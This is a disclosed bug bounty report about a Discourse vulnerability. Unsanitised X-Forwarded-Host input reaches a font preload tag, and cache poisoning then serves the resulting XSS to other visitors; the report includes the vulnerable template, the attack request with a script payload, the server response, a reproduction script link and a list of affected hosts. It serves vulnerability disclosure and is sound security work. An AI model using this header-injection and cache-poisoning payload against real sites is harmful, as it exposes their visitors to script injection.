29

Web Cache Deception Attack (XSS)

Share:

State	Resolved (Closed)
Disclosed	**November 18, 2018 12:39pm +0530**
Reported To	Discourse
Weakness	Cross-site Scripting (XSS) - Stored
Bounty	$256
Severity	High (7 ~ 8.9)
Participants	
Visibility	Disclosed (Full)

Collapse

SUMMARY BY BOBROV

* Web Cache Poisoning

TIMELINE · EXPORT

bobrov submitted a report to **Discourse**. Aug 13th (8 months ago)

This XSS does not affect the try.discourse.org, but worked on many other Discourse instances, that i tested. In discussions with the Mozilla team, we came to the conclusion that this is a vulnerability in the Discourse and it needs to be sent through this program.
List of vulnerable hosts:

```
discourse.mozilla.org
forum.learning.mozilla.org
forum.glasswire.com
help.nextcloud.com
meta.discourse.org
```

Description XSS

The Web application is vulnerable to XSS through the X-Forwarded-Host header.

Vulnerable code

https://github.com/discourse/discourse/blob/master/app/views/common/_special_font_face.html.erb#L12-L18

```
<% woff2_url = "#{asset_path("fontawesome-webfont.woff2")}?#{font_domain}&v=4.7.0".html_safe %>

<link rel="preload" href="<%=woff2_url%>" as="font" type="font/woff2" crossorigin />
...
    src: url('<%=woff2_url %>') format('woff2'),
```

HTTP Request

```
GET /?xx HTTP/1.1
Host: meta.discourse.org
X-Forwarded-Host: cacheattack'"><script>alert(document.domain)</script>
```

HTTP Response

```
<link rel="preload"
   href="https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997aa64d
   <script>alert(document.domain)</script>
```

```
   &2&v=4.7.0" as="font" type="font/woff2" crossorigin />
<style>
  [@font-face](/font-face) {
    font-family: 'FontAwesome';
    src: url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997a
    <script>alert(document.domain)</script>
    &2&v=4.7.0') format('woff2'),
         url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-ba0c59deb5450f5cb41b3f93609ee2d0d9954
  }
</style>
```

Web Cache Deception

Also, the application caches the HTTP response for 1 minute, so if you send an HTTP request with XSS payload, it will be cached and will be displayed for all requests when the headers match:
Request Start Line, Accept, Accept-Encoding.


Steps To Reproduce
For a simpler demonstration, I wrote a script.
The script takes the necessary headers from the request and poisons the cache.
You just need to open the cached page.

1) Open URL

```
https://blackfan.ru/bugbounty/webcachedeception.php?url=https://meta.discourse.org/?cacheattack&payload=%22%3E%3Cscr
```

2) Open the cached URL that the script displays.

3) Result



Impact

Attacker can collect the popular combinations of Accep + Accept-Encoding and poison the cache of the web pages every minute.
The impact is like a stored XSS on any page.

1 attachment:
F332797: Screenshot_at_10-00-49.png

discourse_team closed the report and changed the status to ○ **Resolved**. Aug 14th (8 months ago)
Thanks, this was indeed some old code from 2013 in the font header that should have been removed. Good find, though we believe it is difficult to exploit, and mostly 'affects' anons who have no credentials to steal.

Discourse rewarded bobrov with a **$256** bounty. Aug 14th (8 months ago)

bobrov requested to disclose this report. Oct 19th (6 months ago)

This report has been disclosed. Nov 18th (5 months ago)